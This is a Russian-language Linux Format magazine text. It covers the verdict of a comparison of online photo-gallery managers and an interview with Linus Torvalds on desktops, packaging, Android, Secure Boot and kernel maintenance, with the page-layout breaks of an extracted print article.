Изначальная настройка галереи элементарна. Загрузите свою коллекцию в папку внутри директории **galleries** в *Piwigo* и щелкните по кнопке Synchronization: программа импортирует все эти изображения в альбомы. Сначала настройте Resize after Upload [Масштабировать после загрузки], чтобы создавать мини-



► Мастер моста *Coppermine* интегрирован с 14 системами управления форумами.

туры только того размера (размеров) которые вам нужны. По умолчанию размер ограничен до 2 МБ. Измените этот параметр в файле настройки с помощью плагина, который вы должны установить: Local Files Editor.

Раздел Maintenance имеет накопитель – зал ожидания для изображений и альбомов, которые надо обработать. Предположим, что вам нужно изменить, скажем, разрешение фотографий во многих альбомах. Найдя их, нажмите на кнопку, чтобы поместить их в накопитель. Сделав это, перейдите в Admin > Photos > Caddie и выполните необходимые действия со всеми файлами сразу.

Вердикт

- Piwigo ★★★★★
- Coppermine ★★★★★
- Gallery 3 ★★★★★
- Album ★★★★★
- Weblery ★★★★★
- Нет данных

► У Piwigo самая интуитивно понятная панель управления.

Плагины

Мне нужно больше! Где расширения?


За исключением *Weblery*, у всех программ имеется немалое количество стороннего кода и инструментов для расширения их функциональности. Вот неполный обзор того, что мы нашли особо интересным или удивительным.

Плагины *Album* – независимые скрипты в любом языке или сниппетах кода Perl, загружаемые основным скриптом, и их множество: например, можно сократить подписи, создать ленты RSS, сделать вставку кода Google Analytics или скрыть альбомы согласно регулярным выражениям.

Расширения для менеджеров LAMP работают так же, как плагины *WordPress*: вы скачиваете их в должную папку, затем включаете и настраиваете их через интерфейс администрирования. Решение проблем с зависимостями остается за вами.

Gallery 3 имеет более 70 модулей расширения, размещенных на http://codex.gallery2.org/Category:Gallery_3:Modules и www.gallerymodules.com. Нам понравились те, что предназначены для распознавания лиц, пакетного присвоения тэгов, AdSense и настраиваемые уведомления. Среди множества плагинов для *Piwigo* особо выделяются инструмент импорта из Flickr, небольшой движок для блогов и фильтр *Adult_content* для учета возраста зрителей.

В *Coppermine* мы отдали свои предпочтения *phpMyAdmin*, *Opensearch* и *tentimes*. *phpmyadmin* – не что иное, как полная копия этого инструмента, преднастроенного для управления базой данных *Coppermine*. Второй модуль позволяет посетителям добавлять вашу галерею в панель поиска



► Зовите нас чудаками, но больше всего нам по душе *Local File Editor* в *Piwigo*.

своего браузера. *Tentimes* не позволяет незарегистрированным посетителям (если только это не поисковые машины, индексирующие ваши фотографии) просматривать более 10 файлов в день. В *Coppermine* вы получите сервисы для сокращения URL, дружелюбные к поисковым машинам URL и интеграцию онлайн-редактора изображений на Fotoflexer.com.

Вердикт

- Coppermine ★★★★★
- Piwigo ★★★★★
- Album ★★★★★
- Gallery 3 ★★★★★
- Weblery ★★★★★
- Нет данных

► Все, кроме *Weblery*, обладают солидной подборкой плагинов.

Менеджеры галерей

Вердикт

Выбрать лучший онлайн-менеджер фотографий – почти то же, что выбрать лучшую на рынке SLR-камеру. Спросите десять человек, и вы получите 20 ответов. Выбор труден.


Начнем с двух моментов, которые мы не учитывали при выборе победителя, потому что они либо не относятся к делу, либо трудно сравнимы. Место на диске? Честно говоря, мы не потрудились взглянуть на него по очень простой причине: если вы хотите разместить столько изображений онлайн, что для управления ими нужна программа, то они, естественно, займут больше места, чем эта программа.

Что до производительности, единственная разница в скорости была между галереями *Album* и остальными, что в равной степени было и ожидаемо, и бессмысленно.

Конечно, галереи *Album* работают намного быстрее любой динамической галереи, но они ведь статичны. Зачем срав-

нивать яблоки с апельсинами? Если бы единственным критерием были личные предпочтения, все было бы проще, и победил бы *Piwigo*: здесь есть все необходимое и много чего сверху, он отлично справляется со своей работой, и нас восхитили его внешний вид и работа. Но *Gallery 3* полнее и лучше оснащен для работы в многопользовательских сообществах. А с нужными модулями расширения он сумеет присваивать геотэги и отображать изображения на карте ничуть не хуже *Piwigo*.

Итак, после долгих колебаний и оценок, мы объявляем победителем этого сравнения *Coppermine*. Основная причина – его полнофункциональность, особенно по части поддержки интерактивности и создания сообщества. Полнофункциональная онлайн-галерея – та, что дает возможности расширенного взаимодействия со всеми посетителями, гибкого управления доступом и сосуществования многочисленных независимых фотографов,



› Вид Picture в *Coppermine* со всей необходимой информацией и функциями доступен сразу.

а также место для обильных дискуссий. С нужными модулями и небольшими усилиями администратора *Coppermine* делает все это и еще многое. Будь у него поддержка картографии, у него было бы все. Будем надеяться, этот пробел заполнится ко времени вашего чтения данной статьи.

Если *Coppermine* слишком сложен, но вам все-таки нужен многопользовательский режим или геотэги и карты, возьмите *Gallery 3*. А *Piwigo* – отличное решение для персональных, но высокодинамичных галерей.

«Единственная разница в скорости была между Album и остальными.»

I Coppermine ★★★★★
 Сайт: <http://coppermine-gallery.net> Лицензия GPL v3 Версия 1.5.20
 » Сложновато, но зато здесь есть все, что вам нужно, кроме поддержки карт.

IV Album ★★★★★
 Сайт: <http://marginalhacks.com> Лицензия Open Source Версия 4.0.7
 » По сравнению с тремя первыми, работа более ограниченная, зато хорошая.

II Gallery 3 ★★★★★
 Сайт: <http://gallery.menalto.com> Лицензия GPL v3 Версия 3.0.4
 » В общем-то лишь немного уступает Coppermine. Но делает карты!

V Weberly ★★★★★
 Сайт: <http://weblery.sourceforge.net> Лицензия GPL v3 Версия 1.2
 » Weberly делает только одно, но, как и Album, делает отлично.

III Piwigo ★★★★★
 Сайт: <http://piwigo.org> Лицензия GPL v2 Версия 2.4.3
 » В работе – одна приятность; лучший выбор для персональной галереи.

Обратная связь
 Каковы ваши взгляды на менеджеры галерей? Поделитесь с нами своими мыслями об этом сравнении и о прочем по адресу: lxfl.letters@futurenet.co.uk

Рассмотрите также...

Самое важное в онлайн-менеджере галерей то, что знаете и можете оценить только вы сами: ваши потребности и потребности ваших пользователей. Зачем вам размещать фотографии онлайн? Только чтобы ваши родственники могли их скачать? Тогда берите *Album*.

Следующий вопрос: какие функции галереи вы и ваши пользователи сможете использовать? Поиск изображений по тэгам – это чудесно, но он работает, только если эти изображения

были должным образом снабжены тэгами, то есть у пользователей было достаточно времени и терпения, чтобы тэги присвоить. Третий – и последний – вопрос: ваша галерея задумывается исключительно для показа фотографий или для работы с ними в режиме онлайн? Только вы знаете ответы на эти вопросы.

И последний совет: перед загрузкой почистите метаданные. Возможно, вы не захотите публиковать широту и долготу под снимком, именуемым «Мое грибное место»! **LXF**

Спасибо, Линус

Linux Format встретил того,
кто все это затеял: г-н Линус Торвалдс.

Ваш компьютер — это ворота в мир удивительных открытий. Здесь есть языки программирования на любой вкус; приложения, которые могут делать практически все, что вам нужно; и, благодаря блестящей GPL, они могут свободно изучаться, свободно подвергаться изменениям и свободно распространяться. Однако без ядра все это было бы бесполезно.

Ядро Linux — именно то, на чем работает все остальное, и это ключ ко всему, на что способно ваше устройство с Linux. Оно находится в вашем телефоне на Android. Оно находится в компьютерах, на которых работают сервера в Google, Amazon и всех прочих web-сервисах, воспринимаемых нами как должное. На нем работают базы данных, при помощи которых иммиграцион-

ная служба США убеждается, что вы действительно тот, за кого себя выдаете; оно в глубине Альп занимается поиском новых частиц в CERN; и даже обнаруживает с беспилотных самолетов наркотики где-то в Карибском бассейне. Linux — повсюду.

«Мы заявили в его дом, ушибли его собаку и почти сбили его жену.»

Нам в *Linux Format* посчастливилось пообщаться с Линусом Торвалдсом, человеком, который написал изначальное ядро Linux и до сих пор занят его поддержкой. Мы заявили в его дом, ушибли его собаку и чуть не сбили его жену своей машиной, но, несмот-

ря на этот малоприятный автоинцидент, наше появление его особо не разозлило.

Хотя в представлении большинства он должен быть сказочно богат (и мог бы использовать свою позицию разработчика и куратора ядра, чтобы грести деньги лопатой), он больше озабочен тем, чтобы на его столе была еда, а над головой — крыша. Вместо того, чтобы купить остров на Гавайях или роскошную яхту, он получает удовольствие от ведения споров в Интернет. А вместо того, чтобы получить свой Google Nexus 7, доставленный вертолетом прямо из штаб-квартиры Google (в конце концов, это он написал все нутро их операционной системы), ему приходится сидеть дома весь день и ждать почтальона, как любому из нас. Спасибо, Линус; нам нравится твоя работа...





Сообщение о создании Linux

Линус Торвалдс начал работать над Linux где-то в апреле 1991, но не объявлял о нем миру до 25 августа 1991, когда он отправил такое сообщение в новостную группу comp.os.minix@uucp.edu Usenet:

Привет всем, кто использует minix — я пишу (свободную) операционную систему (просто как хобби, она не будет такой большой и профессиональной, как gnu) для клонов 386(486) AT. Она варилась у меня с апреля и теперь близка к завершению. Хотелось бы узнать, что вам нравится/не нравится в minix, поскольку моя ОС отчасти на нее похожа (среди прочего — та же физическая раскладка файловой системы (по практическим соображениям)).

На данный момент я портировал bash(1.08) и gcc(1.40), и все вроде работает. То есть через несколько месяцев у меня будет нечто вполне применимое на практике, и мне бы хотелось знать, какие функции нужны большинству. Буду рад любым предложениям, хотя и не обещаю выполнить их:-)

Линус (torvalds@kruuna.helsinki.fi)

P.S. Да, она свободна от кода Minix и имеет многопоточную FS. Она НЕ портативна (использует

386-е переключение задач и т.д.), и, возможно, никогда не будет поддерживать ничего, кроме жестких дисков AT, потому что это — все, что у меня есть:-).

Линус Торвалдс

Minix — это одна из Unix-подобных ОС. Она была создана Эндрю С. Таненбаумом [Andrew S Tanenbaum] в 1987 г. и доступна только для использования в университетах. Линус был пользователем Minix, но считал ее ограниченной. Она была разработана

для работы на 16-битных процессорах и не очень хорошо адаптировалась к 32-битным командам на набирающих популярность процессорах Intel 386. Вот Линус и затеял создать Minix-подобную ОС, которая позволила бы ему употреблять предоставляемые ею дополнительные функции. В этом сообщении поражает еще и скромность его притязаний. Линус никогда не замахивался на то, чтобы изменить мир, он просто хотел сделать нечто стоящее и полезное для себя.



Как Дэвид Хассельхофф [David Hasselhoff] в *Рыцаре дорог*, Линус доказал, что один человек имеет значение.

Перебор выбора

Выбор — это хорошо; так гласит мантра свободного ПО. Но наличие выбора приводит к противостоянию RPM и Debbs, разрастанию опций рабочего стола и захламлению Интернета сотнями практически одинаковых вариаций Ubuntu. А что думает верховный босс Linux?

LXF: Рабочий стол Linux терпит крах из-за слишком большого выбора? [Смешок.]

Линус Торвалдс: Не думаю, что у рабочего стола дела идут хорошо, и на то есть технические причины. Возможно, вы слышали мои тирады о том, что рабочий стол в известной степени движется не туда; но главная причина в том, что обычные люди не хотят устанавливать операционную систему. У вас не будет рабочего стола, пока не будет предустановки, а этого нет. Бывают случаи, когда, зная, куда смотреть, вы получите предустановленный Linux, если приобретете Dell. Но в реальности, предустановки никто не сделал.

LXF: А если бы команды KDE и Gnome не приложили столько усилий к созданию провальных первых версий своих рабочих столов?

ЛТ: Думаю, это было бы еще хуже для тех, кто... Я знаю людей, которые решили отказаться от рабочего стола Linux, хоть они и технари, просто потому что их достали Gnome и KDE, так что негативный момент был. Но даже если бы такого не было, не думаю, чтобы нормальные... бабушки, люди, которые на самом деле не очень любят компьютеры, перешли бы на настольный Linux. Даже при отсутствии этих малоприятных моментов на тему «измени все». Меня совершенно не радует то, что сделали Gnome и KDE, но если брать картину в целом, я думаю, это очень, очень мелкая деталь.

LXF: Нам всегда было интересно, почему вы не используете торговую марку Linux для создания среды Linux по умолчанию.

ЛТ: Мне это неинтересно. Никогда не хотел ничего делать сверх технической стороны. Я совершенно счастлив пожаловаться, потому что это очищает, и я совершенно счастлив поспорить в Интернет, потому что мое любимое занятие — именно спор, а вовсе не программирование.

И в то же время, торговая марка — это то, чего мне меньше всего хочется иметь, потому что это большая головная боль. Это становится проблемой с самого начала, когда у нас появляется владелец всей торговой марки, и торговые марки — это до нелепости плохо. И, по сути, юридическая ситуация с торговыми марками заставляет корпорации дурковать, раз их юристы полагают, что не дуркуя, они утратят контроль над торговой маркой; а это, естественно, чушь, но юристам и платят за создание геморроя. Так что мне совершенно не хочется использовать торговую марку.

Плюс к тому, меня очень забавляет ситуация, когда... ну, например, некоторые жалуются, что Google и Ubuntu не говорят «Linux», а говорят «Ap-

droid» или «Ubuntu». Технари говорят: «Это же Linux, а люди сейчас даже не знают, что используют Linux». И правда, многие даже не знают этого.

LXF: И вас это не волнует?

ЛТ: И меня это ничуть не волнует, потому что мне интересна техническая сторона. И я на самом деле думаю, что правильный поступок — это сказать: «Эй, мы тут пишем нашу ОС». Когда люди говорят об ОС, они имеют в виду нечто большее, чем ядро, а когда я говорю об ОС, я обычно подразумеваю именно ядро. И если вы делаете свою ОС, в центре будет Linux, но это все равно лишь малая часть от целого — вам вовсе не нужно давать своему творению имя только потому, что вы использовали ядро Linux. Так что я на самом деле не хотел бы использовать торговую марку, да и считаю, что это в любом случае глупо, потому что, по моему, люди должны давать свои названия тому, что сами сделали.

«Меня это не волнует, потому что мне интересна техническая сторона.»

LXF: Мы подошли к тому, что, по нашему мнению, LSB [База стандартов Linux] оказалась неким провалом, в смысле определения, я имею в виду, что RPM по-прежнему остается менеджером пакетов по умолчанию в LSB, и будь другой способ...

ЛТ: Ну да, но лучше ничего не придумано. Стронники Debian будут петь о преимуществах Debbs, но технически они просто другие, и ничуть не лучше. У людей сложилось твердое убеждение по этому поводу. У Debian были серьезные проблемы с вещами вроде подписей, потому что пакеты Deb не имели соответствующей способности. Поэтому одни вещи там делались лучше, другие — хуже. Так что в некоторой степени, работа с пакетами — это очень непростая вещь, и в то же время на это всем плевать. Ошибки в форматах пакетов...

LXF: Пользователям не плевать.

ЛТ: Да, но я хочу сказать, они... те ошибки, которые они видят, это не ошибки формата пакетов. Ошибки, которые они видят — это ошибки типа «упс, технически с пакетом все в порядке, но он не указывает всех зависимостей».

LXF: Но они хотят поставить свежий Firefox, и не желают знать, какой у них менеджер пакетов.

ЛТ: Верно, им это и не нужно...



Блиц-вопрос

LXF: Нужен ли в наше время диплом по компьютерам?

ЛТ: Абсолютное «да».

LXF: То есть мы сейчас говорим, что LSB могло бы стать идеальным способом решения этой проблемы.

ЛТ: Да, и в некотором смысле LSB пытался это сделать, но LSB избрал целью нечто не столь крупное, как Firefox. Так что проблема, когда вы говорите о Firefox или Chrome, в том, что это — особо скверные пакеты. И к играм то же самое относится. Им нужно нечто большее, чем просто стандартная база Linux. Им нужен масштаб. Им нужен звук, и статичные ссылки им не помогут. Звук — это уже системная проблема.

LXF: Нет, будь это стандартной системой.

ЛТ: Верно, но никто не может заставить это сделать. Даже если бы мы попробовали, все равно бы не сработало. Некоторые вещи, вызывающие такую ненависть, например, PulseAudio...

LXF: Но оно ужасно. Это действительно мощная штука, но вы пробовали его настроить?

ЛТ: Ну, сейчас оно работает.

LXF: Но отличается ужасающей сложностью.

ЛТ: Как и любая альтернатива. Вы пробовали Jack? В некоторых аспектах он лучше, но в аспектах, которые отличаются ужасающей сложностью, он хуже.

LXF: Один из моментов, которые удались Apple, это CoreAudio, поскольку пользователь вообще ничего не видит.

ЛТ: Верно, и это преимущество, но также и недостаток. Это было крупным преимуществом Microsoft. Они были таким универсальным магазином.

LXF: И вы полагаете, это продолжает оставаться их преимуществом в Windows 8?

ЛТ: Я полагаю, они явно потеряли часть этого преимущества. Они утратили импульс — их же пользователи их ненавидят по множеству причин. Люди охотно отказываются от них при малейшей возможности, и Apple, естественно, принимает этих перебежчиков, но они все же... Я хочу сказать, все любят говорить, как все здорово получается у Apple, Apple сейчас — где то 10%. Это много лучше, чем раньше, но львиная доля по-прежнему у Microsoft.

LXF: Возможно, это личное мнение, но нам кажется, что если бы Linux предоставлял инструменты PulseAudio в качестве управления звуком, и всем бы пришлось это принять, ситуация бы улучшилась.

ЛТ: Да, кое-что стало бы проще при отсутствии выбора, согласен.



Блиц-вопрос

LXF: Ubuntu — это новая Apple?

ЛТ: Им этого хотелось бы, мне кажется, это лучший ответ.



► Мы приехали к Линусу, когда он сидел дома, ожидая доставки своего Google Nexus 7.



Доброжелательный диктатор

Помимо того, что он кормит в жерле собственного вулкана акул с лазерными указками на головах, как еще Линус проводит свое время? Он мог бы зарабатывать миллиарды, как Пол Аллен [Paul Allen] и Билл Гейтс [Bill Gates] в Microsoft, Ларри Эллисон [Larry Ellison] в Oracle или покойный Стив Джобс [Steve Jobs]. Вместо этого он предпочитает исправлять код. И спорить, конечно...

LXF: Мы читали, что вы по большей части проводите время, подтверждая изменения ядра. Как вам удается сохранять энтузиазм, когда речь уже не идет о кодировании?

ЛТ: Большинство моих коммитов технически занимают пару секунд. У меня больше времени уходит на чтение и копирование и вставку адреса *Git*, и на то, чтобы прочитать, что там происходит. Я хочу сказать, само подтверждение времени не требует.

LXF: Правильно, но нам представляется, что вы понимаете, к чему это приведет.

ЛТ: В большинстве случаев я даже не вникаю. Получаю изменение от разработчика подсистемы, в подробности которой я не очень-то вхожу, ну то есть особенно если разработчик хороший. Хочу сказать, я раньше очень беспокоился по поводу сети, 15 лет назад. А теперь не беспокоюсь, благодаря Дэвиду Миллеру [David Miller], я ему доверяю, и он действительно хорошо работает, а сеть отчасти не тот предмет, которым я фундаментально интересуюсь. Это же не слой VM или MM, вот это действительно мое.

Так что все это меня не очень волнует. Мне не приходится об этом думать, я смотрю на то, что он делает, потому что хочу иметь представление высокого уровня об изменениях, чтобы через две недели, когда мне кто-нибудь пришлет отчет об ошибках... не то чтобы я вспомнил именно эту строку, но я помню, что где-то в этой области были изменения, что-то такое.

И по большей части, как только я нахожу разработчика, который хорошо работает, мне не особо приходится работать, разве что в целом следить за тем, что происходит.

LXF: И этого достаточно?

ЛТ: Этого достаточно для большей части кода. Меня куда больше волнует...ну, я хочу сказать, что по-настоящему меня расстраивает, когда кто-то делает глупость. Особенно с позиции разработчика. Даже с позиции кода это уже теперь стало реже происходить. Вот в подобных случаях я иногда рассылаю сообщения «этот код – полный отстой, больше не присылайте мне код никогда, потому что вы даже жить не заслуживаете при такой глупости», но больше всего меня волнуют такие вещи, например... кто-то мне присылает крупные изменения за пределами окна слияния, явно при этом не подумав о негативных последствиях за пределами кода.

Я это к тому, что код, конечно, важен, но то, чем я занимаюсь сейчас, уже не код, а организация производственного процесса для других. И когда кто-то делает широкомасштабную дурь, на меня это действует, как красная тряпка на быка, и я действительно волнуюсь, а под волнением я подразумеваю, что начинаю крепко ругать людей.

Что в имени тебе моем?

Для всего мира два наиболее явных аспекта Linux – это его странное название и талисман в виде страдающего слегка избыточным весом пингвина. Однако ни один из них не создан Линусом.

Изначально он планировал назвать свою новую операционную систему Freax, из сочетания слов freak [чудак], free [свободный] и буквы X (клоны Unix часто добавляют букву x в конце своего имени, чтобы обозначить свою принадлежность к этому семейству). Однако когда в разработке нового ядра стали принимать участие другие пользователи, исходный код был выложен на сервер FTP

для облегчения совместной работы. Администратор сервера, впервые разместившего код Linux, Ари Леммке [Ari Lemmke], не пришел в восторг от названия Freax и разместил код на сервере в папке под названием Linux. Он ничего не сказал Линусу, но в итоге имя прижилось.

Если у вас не всегда получается правильно произнести название Linux, знайте, что вы такой не один. Линусу пришлось на какое-то время включить в исходный код аудиофайл с демонстрацией правильного произношения! Вы и сейчас можете услышать его на <http://bit.ly/wN9eX>.

Пингвинит

Что же касается Tux'a, знаменитого символа Linux, то именно Линус изначально предложил, чтобы им стал пингвин, но эскизы рисовал Ларри Юинг [Larry Ewing], создав того Тукса, которого мы знаем сегодня. Говорят, страсть Линуса к пингвинам началась после того, как один из них укусил его во время поездки в Австралию в 1993 году. Он шутит, что заразился «пингвинитом», который «не дает спать по ночам, заставляя все время думать о пингвинах и испытывать к ним великую любовь». Можем подтвердить, что у него уйма игрушечных пингвинов.

Откуда взялся Git

Когда был создан Linux, разработчики использовали относительно простые инструменты для совместной работы. Общий FTP-сервер был не такой уж большой проблемой, когда над ядром работало всего нескольких человек и оно было относительно небольшим. По мере роста масштабов проекта разработчики перешли к более мощным инструментам.

Системы управления исходным кодом (Source code management, SCM) были как раз из серии инструментов, облегчавших им жизнь. Они отслеживали изменения кода и позволяли работать над разными версиями программ, а потом делать слияние созданных изменений.

Некоторое время команда ядра использовала проприетарное SCM под названием *BitKeeper*, создатель которого предложил им пользоваться его программой бесплатно. После некоторых споров предложение о бесплатном использовании было отозвано, и команде ядра потребовалось новое SCM.

Ни одна из существовавших систем, типа CVS и SVN, не отвечала высоким стандартам Линуса по скорости, эффективности и устойчивости процесса распределенной разработки (он сказал, что ненавидит обе системы). Расстроившись из-за отсутствия вариантов, 3 апреля 2005 года Линус приступил к написанию собственной SCM, которую позднее назвали *Git*. Несмотря на заявления Линуса о трудности решения данной задачи, 2.6.12 релиз ядра Linux, вышедший 16 июня, управлялся *Git* – всего два месяца спустя.

Git не только быстро вышел, но и удовлетворил свою цель по производительности. Линус заметил, что *BitKeeper* тратил на прием патча по электронной почте 10–15 секунд, во время разработки было зафиксировано, что у *Git* применяется 6,7 патчей в секунду.

Про название Линус сказал: «Я – эгоистичный ублюдок, и называю свои проекты в свою честь. Сперва “Linux”, потом “*Git*”».

Android, но использует такой интерфейс, которого и духу не было в стандартном ядре.

И это как двусторонний обмен, но это две линии в драйвере, которые и делают неудобным использование стандартного ядра, если вы намерены применять Android.

Вообще-то никто не возражает против указаний, что им делать. Возражения были против самого разделения, породившего проблемы без всякой на то реальной причины, кроме незначительных разногласий. И тогда мы решили: «Да и плевать, может, нам и не все нравится из того, что делает Google и как он это делает», но, с другой стороны, настоящей ненависти тоже не было...



LXF: Что произойдет, когда Google выкинет свой большой Android, как он сделал в начале этого года после отделения, вы будете начеку?

ЛТ: Это было удивительно, я полагал, что все будет гораздо более спорно. Мы это обсуждали до того, как все произошло, и я хочу сказать, что многие проблемы Google с Android были не столько проблемами Google, сколько проблемами разработчиков ядра. Именно это и было одной из основных проблем, которые мы обсуждали на прошлом

вилось то, как они его сделали. И именно об этом мы говорили на прошлой конференции по ядру: нам просто придется принять то, что Google выпускает много миллионов устройств в сутки.

LXF: Выходит, ответственность за Google должны принять на себя отдельные подсистемы?

ЛТ: Программы Google работают, большинство из них, и что нам, например [*Линус тянется к телефону, на который мы записываем интервью*]... «О, это iPhone... вон отсюда! Мне с вами говорить не о чем».

Среди прочих, у Android есть проблема с пробуждением системы, когда с позиций системы им надо, чтобы она продолжала спать;

но при этом им приходится быть очень осторожными с приложением, которое вот-вот выведет систему из спящего режима. То есть возникает ситуация, когда система решает, что за прошедшие пару секунд ничего не произошло и она не будет спать. И если система засыпает как раз тогда, когда некое приложение хочет проснуться, это раздражает. Система может оставаться спящей и не просыпаться, пока пользователь не проведет по экрану или не сделает чего-то в том же роде.

Вот в этом вся инфраструктура установки пробуждения системы. Она не очень ладит с некоторыми другими частями кода управления энергопотреблением, и не очень-то ложится в теорию. И она влияет на многие драйверы, так как именно они зачастую и сообщают: «Эй, что-то происходит», отчего и вовлекаются.

Итак, дело не в том, что Google не хочет заниматься слиянием, или кто-то еще не хочет этим заниматься – это просто такая цепная реакция получения интерфейса, нужного Google, который они сделали не так, как в стандартном ядре, и потом это оказало свое воздействие на создателей драйверов, особенно для встраиваемых устройств, потому что они хотели писать драйвера для Android, потому что они, возможно, некто вроде Samsung, который хочет делать что-то для

«Разработчикам Google был ненавистен факт наличия патчей.»

саммите, посвященном ядру – «что нам делать с Android?». А решение – возможно, это я его протолкнул, хотя со мной были согласны и другие – заключалось в следующем: те, кому не нравились некоторые подходы Android, были неправы, и их неправота была всеми признана таковой.

Android на деле очень хорош, и он работает, и ни у кого по сути не было альтернативного рабочего кода, приемлемого для Google, потому что они решали такие проблемы, которые никто за них не решил бы.

LXF: На Google оказывали давление, чтобы они пересобрали разрабатываемое ими ядро Android?

ЛТ: Разработчикам ядра в Google был ненавистен факт наличия собственных патчей. То есть они этого терпеть не могли, потому что им прежде всего не нравится работать вне ядра, и еще они этого терпеть не могли, потому что это лишняя работа. При каждом обновлении у них были большие проблемы с продвижением патчей. Так что на Google оказывалось колоссальное давление, чтобы они откатили свои изменения.

Однако работники Google также весьма сильно расстроились, потому что они не всегда могли... потому что люди не приняли их код, потому что суб-разработчикам в этой области не понара-



Блиц-вопрос

LXF: Командная строка изжила себя, став реликтом?

ЛТ: Нет.

Secure Boot

Чтобы получить сертификат соответствия оборудования Windows 8, Microsoft требует, чтобы производители активировали некую Secure Boot [Безопасная загрузка], функцию, препятствующую вредоносному коду загрузиться в ОС во время ее загрузки. По чисто-му совпадению эта же функция применима, чтобы не позволить загрузиться ОС не от Microsoft. Однако Линус, похоже, не особо этим встревожен.

LXF: У вас есть решение для проблемы, которую представляет собой Secure Boot?

ЛТ: А мне нравится Secure Boot. Подпись ядра – хорошая идея. Мы будем подписывать модули ядра, и это следовало делать уже 10 лет назад, но никто не хотел взяться и вызвать огонь на себя.

LXF: Это хорошая идея, что все имеет подпись. Вот что нам непонятно: контролирует ли Verisign процесс подписи? У вас есть мнение об этом?

ЛТ: Особого мнения у нас нет. Аргументом может быть то, что это – весьма скользкая поверхность, но это не обязательно веский аргумент: опспорить таким образом можно все. Людей беспокоят производители оборудования, на данный момент у вас есть EFI, и предполагается наличие у вас способа ввести собственный ключ или заявить: «отстаньте от меня со своими подписями», чтобы вы могли установить и что-то еще.



Блиц-вопрос

LXF: Что важнее – свобода или функциональность?

ЛТ: Думаю, прежде всего функциональность, однозначно. Без функциональности свобода бесполезна, это просто мастурбация.



➤ Линуса, похоже, шокировал наш убогий нетбук на Atom (у него самого – Mac).

LXF: Это ответ?

ЛТ: Это ответ, но вот в настоящий момент Microsoft заявляет, что вам нужна поддержка подписей. А что если через пять лет Microsoft заявит: «Вот единственный ключ, который вы можете поддерживать»? Мой аргумент таков: зачем это нужно рынку? А если это не нужно рынку, зачем это кому-то делать?

LXF: Нам непонятно, почему бы не использовать Secure Boot только для загрузки Windows с подписанным ключом, а потом загружать все, что в любом случае можно загрузить?

то ведь у нас и так уже происходит подобное везде, кроме ПК. Все сотовые работают именно так.

LXF: Но именно это и привело к успеху ПК и Linux...

ЛТ: Согласен, и если люди начнут ограничивать свои ПК, это будет пораженческим шагом. Вот потому-то я и не переживаю, поскольку не думаю, что кто-то окажется настолько безумным, чтобы так поступить. Это не значит, что чокнутых нет, их немало, поэтому все же это будет сделано, но не думаю, что это будет носить столь всеобъемлющий характер, что каждый проданный ПК будет идти с принципом «Вы должны работать с Microsoft или Apple». Вот по поводу Apple я бы больше беспокоился.

LXF: Что касается Apple, здесь нас больше всего беспокоит то, как они

превращают разработчиков в «песочницу».

ЛТ: Верно, и Microsoft открыт куда больше, чем Apple. Я использую оборудование Apple, потому что мне оно нравится...

LXF: Просто оно работает.

ЛТ: Оно не просто работает, дизайн оборудования просто превосходен; а вот сами устройства, те частенько делают всякие глупости. Мне нравится MacBook Air, но я, естественно, не использую на нем OS X; но они делают глупости, и поэтому менее удобны, чем ПК.

«А мне нравится Secure Boot. Мы будем подписывать модули ядра.»

ЛТ: Проблема в том, что он откажется загружаться без подписи. Будь вы Microsoft, и вы хотели бы обеспечить, чтобы ваш продукт был единственным, который установлен, то... Microsoft не всемогущ, но у них достаточно возможностей, чтобы суметь убедить нескольких производителей оборудования заявить: «если нет подписи с помощью нашего ключа, у вас ничего не загрузится».

Это действительно беспокоит, но в то же время лично я не думаю, что это получится, потому что в этом никто не заинтересован, кроме Microsoft. А если это все же произойдет в мелком масштабе,

Торвалдс-философ

В этом году Линус был объявлен со-получателем премии Millennium Technology Prize. Это крупнейшая в мире премия в области технологии – ею отмечаются инновации, оказавшие положительное влияние на качество жизни, благосостояние или устойчивое развитие. Она составляет 1,3 миллиона долларов и присуждается Академией технологий Финляндии [Technology Academy Finland].

Присуждая эту премию Линусу, Академия заявила, что его работа «оказала огромное влияние на совместную разработку программного обеспечения, сети и открытость web-пространства». Президент Академии добавил, что «работа Линуса Торвалдса позволила сделать сеть открытой для тех, кто стремится к знаниям, и ради пользы всего человечества – а не просто ради финансовых интересов».

Невидимые руки

Никто не отрицает, что движение свободного ПО представляет сообщество, которое сотрудничает, а не конкурирует, во имя создания того, что может принести пользу всем. Многие воспринимают это как пример преодоления людьми эгоизма и жадности, через создание чего-то в первую очередь для других, а не для себя. После награждения Линуса премией Millennium Technology Prize, BBC поинтересовалась у него, как может быть успешной модель открытого кода, и своим ответом он подорвал это убеждение:

«Во многом, я полагаю, истинная идея открытого кода в том, чтобы позволить каждому быть “эгоистичным”, а не в том, чтобы попытаться вовлечь всех в труд на всеобщее благо».

Сам по себе этот ответ кажется нелогичным, но, продолжив, он уточнил свою точку зрения и продемонстрировал довольно выверенную позицию по данному вопросу. «Ранние “эгоистичные” причины создания Linux заключались в удовольствии от самого процесса... Если вас интересуют операционные системы... вы не станете участвовать только потому, что ваш вклад “полезен”, но с GPLv2 это просто не могло стать проблемой».

Премия он разделил с Шинья Яманакэ [Shinya Yamana], японским исследователем стволовых клеток, которого наградили за его работу со взрослыми стволовыми клетками. Оба лауреата получили около \$600000, но Линуса, похоже, больше расстроила необходимость лететь через пол-глобуса за этой премией.

Рабочий стол

Давно известно, что Линуса не радует положение дел с рабочими столами Linux, и для него эта проблема еще усилилась с переходом на следующее поколение рабочих столов.

Изначально он был сторонником KDE и терпеть не мог Gnome. В посте в списке рассылки по удобству в использовании Gnome, он написал: «Лично я советую людям переходить на KDE. Менталитет Gnome «пользователи идиоты, и им не разобраться в функциях» — это заболевание. Если вы считаете своих пользователей идиотами, то одни идиоты к вам и придут. Я не пользуюсь Gnome, потому что в стремлении к простоте они давно миновали момент, когда перестали делать то, что мне нужно».

